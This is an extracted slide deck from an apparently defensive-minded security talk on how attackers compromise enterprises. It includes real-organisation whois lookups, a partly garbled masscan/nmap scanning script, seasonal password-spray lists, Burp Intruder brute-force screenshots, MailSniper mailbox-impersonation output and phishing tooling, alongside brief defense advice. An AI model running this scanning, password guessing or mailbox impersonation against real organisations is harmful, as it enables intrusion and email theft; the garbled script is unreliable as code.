



COUCH
to
COMPROMISE

How to Pwn a Large Enterprise like a Real Malicious Attacker

By Johnny Xmas - linktr.ee/johnnyxmas

JOHNNY XMAS



PREVIOUS PROFESSIONAL ROLES:

- Network Engineer
- Systems Engineer
- Information Security Engineer
- Information Security Consultant
- Penetration Tester
- OT Researcher
- Blade Runner (Bot Killer)

LINKS:

- <https://grimm.rip>
- <https://github.com/johnnyxmas>
- <https://linktr.ee/johnnyxmas>



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SMFS, Inc. d/b/a/ GRIMM

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Why.
Am.
. .
Here?

Being a
Pentester is
BORING.

How Does A Defender Fix This?



Learn how the attackers operate,
and develop “defense-in-depth,”
starting with this low-hanging fruit



Intelligence Gathering

PENETRATION
TESTING
EXECUTION
STANDARD



Exploitation

Post-Exploitation



<http://www.pentest-standard.org/>

FIRST & FOREMOST

//

Intelligent ATTACKERS
LIVE OFF THE LAND



RECON

RE CON NAIS SANCE

ARIN.NET

Network	kevin.kirby@cityofchicago.org
Net Range	https://whois.arin.net/rest/poc/KIRBY37-ARIN
CIDR	161.225.0.0/16
Name	TARGETNET
Handle	NET-161-225-0-0-1
Parent	NET161 (NET-161-0-0-0-0)
Net Type	Direct Assignment
Origin AS	
Organization	Target Corporation (TARGET-14)

```
$ dig +short target.com  
161.225.203.239
```

RE CON NAIS SANCE

SCANNING

```

else
#Consolidate IPs and open ports for each IP, then write to a file because files are handy:
awk '/open/ {print $4,$3,$2,$1}' ./results/$DIRNAME/masscan-output.txt | awk '
    .+|{
        if (!($1 in Val)) { Key[++i] = $1; }
        Val[$1] = Val[$1] $2 ",";
    }
END{
    for (j = 1; j <= i; j++) {
        printf("%s:%s\n%s", Key[j], Val[Key[j]], (j == i) ? "" : "\n");
    }
}' | sed 's/,$//' > ./results/$DIRNAME/discovered_hosts.txt

#Run in-depth nmap enumeration against discovered hosts & ports:
for TARGET in $(cat ./results/$DIRNAME/discovered_hosts.txt); do
    IP=$(echo $TARGET | awk -F: '{print $1}');
    PORT=$(echo $TARGET | awk -F: '{print $2}');
    FILENAME=$(echo $IP | awk '{print "nmap_"$1}')
    nmap -vv -sV --version-intensity 5 -sT -O --max-rate 15000 -Pn -T3 -p $PORT -oA ./results/$DIRNAME/nmap_out.txt
#Blind UDP nmap scan of common ports, as masscan does not support UDP
nmap -vv -sV --version-intensity 5 -sU -O --max-rate 15000 -Pn -T3 -p 53,161,500 -O ./results/$DIRNAME/nmap_out_udp.txt
done

#Generate lists of potential bruteforce / interesting hosts
mkdir -p ./results/$DIRNAME;bruteforce_hosts
for PORT in 21 22 23 139 445 500 1701 1723 3306 3389 5060 27107; do
GREPHOSTS=$(egrep "\D$PORT\D|$PORT$" ./results/$DIRNAME/discovered_hosts.txt | cut -d ":" -f 1)
if [ ! -z "$GREPHOSTS" ]
then
    echo $GREPHOSTS > ./results/$DIRNAME;bruteforce_hosts/"$PORT"_bfhosts.txt
fi
done

#Generate list of discovered sub/domains for this subnet
for TLD in `cat ./all_tlds.txt`; do
    cat ./results/$DIRNAME/*.gnmap | egrep -i $TLD | awk -F[\(\)] '{print $2}' | sort |uniq
done
echo "Root Domain,IP,CIDR,AS#,IP Owner" > ./results/$DIRNAME/resolved_root_domains.csv
for DOMAIN in `cat ./results/$DIRNAME/resolved_subdomains.txt` | awk -F. '{ print $(NF-1)}.dig=$(_dig $DOMAIN +short);
WHOIS=$(whois $DIG | awk -F':[ ]*' '
/CIDR:/ { cidr = $2 };
/Organization:/ { org = $2 };
'
```

RE CON NAIS SANCE

AD LOG GINS

The collage includes:

- A Shodan search results page for the query "port:3389", showing 5,307,119 total results. A world map highlights the United States in red.
- A Shodan search results page for the query "Logo SSL VPN Ser", showing 4,887,523 total results. A world map highlights the United States in red.
- A screenshot of a login page titled "HawkID Login for Office 365" with fields for GROUP, USERNAME, and PASSWORD.
- A screenshot of a login page for "The UNIVERSITY OF IOWA" featuring the university's logo and fields for HawkID and Password.


On the right side of the collage, there is a vertical sidebar with the following information:

- IP address: 35.158.194
- Location: ec2-35-158-194-10.compute.amazonaws.com
- Organization: A100 ROW GmbH
- Flags: Germany, France
- Status: cloud self-signed

At the bottom right, there is a link: "Forgot your HawkID or password? Required Soon: Enroll in Two-Step Login with Duo".

RE
CON
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The image consists of three abstract geometric shapes on a dark gray background. At the top is a large, light blue 'X' shape. Below it is a full blue circle. At the bottom is a blue semi-circle. The shapes are rendered with a slight transparency or shadow effect, creating a layered appearance.



RE CON NAIS SANCE



google.com

Find email address

Most common pattern: {f}{last}@google.com

13,999 email addr

dane@google.com •

20+ sour

e Schmidt@google.com •

20+ sour

rleenwalt@google.com •

20+ sour

n.saulniers@google.com •

14 sour

j.f@google.com •

20+ sour

13,994 more results for "google.com"

Sign up to uncover the email addresses, get the full results, search filters, CSV downloads and more. Get 100 free searches/month.

[Create a free account](#)

RE CON NAIS SANCE

ARIN.NET

```
2017-08-27
+1-312-744-2502 (Office)
kevin.kirby@cityofchicago.org
https://whois.arin.net/rest/poc/KIRBY37-ARIN
~ 20:14:14
$ dig +short cityofchicago.org
167.165.233.44
```

RECON DEFENSE

//

Port \ Service Scans

- IDS\IPS & Other Edge Monitoring
- Find it first!
 - Know your assets!
 - Google \ Shodan \ FOCA yourself
- Write alerts for what you can't clean

//

Private Data Gone Public

- Find it first!
 - Recon-NG Yourself!
 - Pastebin alerts!
 - Have Legal Issue Takedowns
 - Defense in Depth



EXPLOITATION

COMMON PASS WORDS

Crap

Spring2021

Summer2021

Fall2021

Spring21

Summer21

Fall21

Spring21!

Summer21!

Fall21!

More Crap

Password

Password1

Password!

Password1!

Password2021

Password21

Password21!

Other Crap

F**k{companyname}

{CompanyActivity} (CEWL)

+(20)21+!

EX PLOI TA TION

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Site map Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length	MIME type
https://mail.████████.com	GET	/owa/auth/logon.aspx?ur...		200	9046	HTML
https://mail.████████.com	GET	/owa/auth/logon.aspx?ur...		200	9191	HTML
https://mail.████████.com	GET	/		302	390	HTML
https://mail.████████.com	GET	/owa/		302	352	HTML
https://mail.████████.com	POST	/owa/auth.owa				
https://mail.████████.com	GET	/owa/14.0.639.21/scripts.				
https://mail.████████.com	GET	/owa/auth.owa				
https://mail.████████.com	GET	/owa/auth/logon.aspx				

POST: destination=https%3A%2...down
Add to scope
Spider from here

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions – see help for full details.

Attack type: Cluster bomb

Start attack

POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 172.16.67.136
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B176 Safari/7534.46.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.67.136/mutillidae/index.php?page=login.php
Cookie: showhinte=0; remember_token=2MKIXJ3DG8iXL0F4vrAWBA; tz_offset=-1600;
dbx-postmeta-grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; ecogendivide=swingset,jotto,phphk2,redmine; acgroupswithpersist=nada; d5a4bd280a324d2ac9eb2c0fe5ab5e0-splamed3d0hord07nrl3fuv173; PHPSESSID=29jrpjak954g8k8jlgsk9fid23
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 57

username=Steats&password=Steats&login.php-submit-button=Login

Add § Clear § Auto § Refresh

Burp Suite Burp Intruder Repeater Window Help

Sequencer Decoder Cor
Target Proxy

Intercept HTTP history WebSockets

Request to http://site23.way2sms.com
Forward Drop

Raw Params Headers Hex

POS: Send to Spider
Hos: Do an active scan
Use: 45.0) Gecko/20100101 Firefox/45.0
Acc: Send to Intruder Ctrl+I
Acc: Send to Repeater Ctrl+R
Acc: Send to Sequencer
Ref: Send to Comparer
Coo: Send to Decoder
_ga: Request in browser
Con: Engagement tools [Pro version only]
Con: Change request method
Con: Change body encoding
Con: Copy URL
Con: Copy as curl command

www.hackingarticles.in

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```
C:\>powershell.exe -exec bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\> Import-Module .\MailSniper.ps1
PS C:\> Invoke-GlobalMailSearch -ImpersonationAccount vldi -ExchHostname NANO-EXCH1 -OutputCsv global-email-search.csv

[*] Trying Exchange version Exchange2010
[*] Enter Exchange admin credentials to add your user to the impersonation role

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
[*] Attempting to establish a PowerShell session to http://NANO-EXCH1/PowerShell with provided credentials.
[*] Now granting the vldi user ApplicationImpersonation rights!
[*] The total number of mailboxes discovered is: 9
[*] Using EWS URL https://NANO-EXCH1/EWS/Exchange.asmx

[*] Now connecting to EWS to search the mailboxes!

[1/9] Using vldi to impersonate ITAdmin@nanobotnijas.com
[2/9] Using vldi to impersonate itadmin@nano.bots
[3/9] Using vldi to impersonate VladI@nanobotnijas.com
[4/9] Using vldi to impersonate CaptainV@nanobotnijas.com
[5/9] Using vldi to impersonate M@nanobotnijas.com
[6/9] Using vldi to impersonate DiscoverySearchMailbox(D919BA05-46A6-415f-80AD-7E09
334BB852)@nano.bots
[7/9] Using vldi to impersonate BamaS@nanobotnijas.com
[8/9] Using vldi to impersonate CarlT@nanobotnijas.com
[9/9] Using vldi to impersonate AndresG@nanobotnijas.com

[*] Results have been output to global-email-search.csv


[*] Removing ApplicationImpersonation role from vldi.

C:\>
[*] First tr
[*] This met
millian.veers@galacticempireinc.com is readable. ← Inbox of a different user
[*] Using ht
lt set to: Reviewer ← "Default" permission for Inbox set to "Reviewer"
[*] Logging
mous set to: Custom
[*] OWA Logi
nbox: RE: SECRET HOTH BASE INFO
[*] Retrievi
[*] Successf
.eclipse@galacticempireinc.com is readable. ← Current user's Inbox
KbayjiU.
[*] Retrievi
lt set to: None
[*] Global A
mous set to: None
[*] Now util
inbox: Deathstar Plans
[*] Now cleaning up the list...
Admiral.Motti@galacticempireinc.com
Admiral.Piett@galacticempireinc.com
Boba.Fett@galacticempireinc.com
Bodhi.Rook@galacticempireinc.com
Bossk@galacticempireinc.com
Darth.Vader@galacticempireinc.com
Emperor.Palpatine@galacticempireinc.com
fn-0395@galacticempireinc.com
fn-0909@galacticempireinc.com
fn-1234@galacticempireinc.com
fn-2187@galacticempireinc.com
fn-6606@galacticempireinc.com
```

Inbox of a different user
"Default" permission for Inbox set to "Reviewer"
Current user's Inbox

O365 Workaround!
<https://illusive.com/blog/threat-research-blog-mailsniper-you-can-teach-an-old-dog-new-tricks-pwn-o365-based-organizations-by-leveraging-prt-based-sso/>

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The screenshot shows the FirePhish application interface. On the left is a sidebar with navigation links: Home, Dashboard, Targets, Campaigns, Emails, Settings, and ACTIVE CAMPAIGNS (0). Below this is a message: "No active campaigns!". The main dashboard has several key statistics: 2/3 Total Campaigns, 67/74 Total Emails, 7 Total Lists, and 741 Total Users. It also features a chart titled "Email Sending Summary Daily progress" showing the number of emails sent, cancelled, and awaiting sending over a period from December 25, 2016, to January 3, 2017. The chart shows a peak in activity around December 27, 2016. Below the chart, there are three counts: 67 Emails Sent, 5 Emails Cancelled, and 2 Emails Awaiting Sending. To the right, there's a section titled "Recently Sent Emails" listing several users and their activity. At the bottom, there are two donut charts: "First Campaign" and "Largest Campaign". A legend indicates the colors for "Emails Sent" (green), "Emails Cancelled" (red), and "Emails Pending" (blue).

B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
AYTON Road	ADDRESS	BUSINESS NAME																						
1	s@fsmail.net	glenn palmer cars																						
2	ol.com	Global Cars																						
3	@GMAIL.COM	The Great Western N																						
4	oadmotors.co.uk	Bristol Road Motors																						
5	eserve.co.uk	G R a Cars																						
6	n@avenuecars.com	Avenue Cars																						
7	airnlimited.co.uk	Craignairn Limited																						
8	avesgarages.com	Hargreaves																						
9	uismotorhomes.co.uk	Maquis Motorhome																						
10	autos@virgin.net	Graham Roberts Aut																						
11	ail.com	Grange Performance																						
12	oyswood Cars	Grayswood Cars																						
13	mont.co.uk	Killermont Motor Co																						
14	il.co.uk	Gt Autos																						
15	net	G T S Cars																						
16	oxhunters.co.uk	FoxHunters																						
17	otmail.co.uk	Great Waldingfield G																						
18	hagleyca	Hagley Specialist Cars																						
19	com	Hamlet Cars																						
20	hamletc	Central Car Auctions																						
21	hammer	Hampson Car Sales &																						
22	hampson	Hampson Car Sales																						
23	hankins	Hankins Car Sales																						
24	hankins@hotmail.co.uk	hankins@hotmail.co.uk																						
25	hankinscar	hankinscar.com																						
26	hankinsca	hankinsca.com																						
27	hankinsca	hankinsca.co.uk																						
28	hankinsca	hankinsca.co.uk																						
29	hankinsca	hankinsca.co.uk																						
30	hankinsca	hankinsca.co.uk																						
31	hankinsca	hankinsca.co.uk																						
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97	hankinsca	hankinsca.co.uk																						
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99	hankinsca	hankinsca.co.uk																						
100	hankinsca	hankinsca.co.uk																						

EX PLOI TATION

• • •

TOP 10 VULNS

CVE-2022-26352
CVE-2022-24706
CVE-2022-24112
CVE-2022-22963
CVE-2022-2294
CVE-2021-39226
CVE-2020-36193
CVE-2020-28949

EX PLOI TATION

OTHER VULNS

- CVE-2017-11882
- CVE-2017-0199
- CVE-2017-5638
- CVE-2012-0158
- CVE-2019-0604
- CVE-2017-0143
- CVE-2018-4878
- CVE-2017-8759
- CVE-2015-1641
- CVE-2018-7600

EXPLOIT DEFENSE

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Phishing

- GOOD Awareness training
 - Phish Yourself
- Make users take ownership
 - Offer pos. and neg. reinforcement
- Does HR enforce your AUP?

//

Bruteforcing / Guessing

- MFA Solution
- Lockdown EWS queries
- Alert / throttle on anomalous traffic volumes

EXPOIT DEFENSE

//

Password Bias \ Reuse

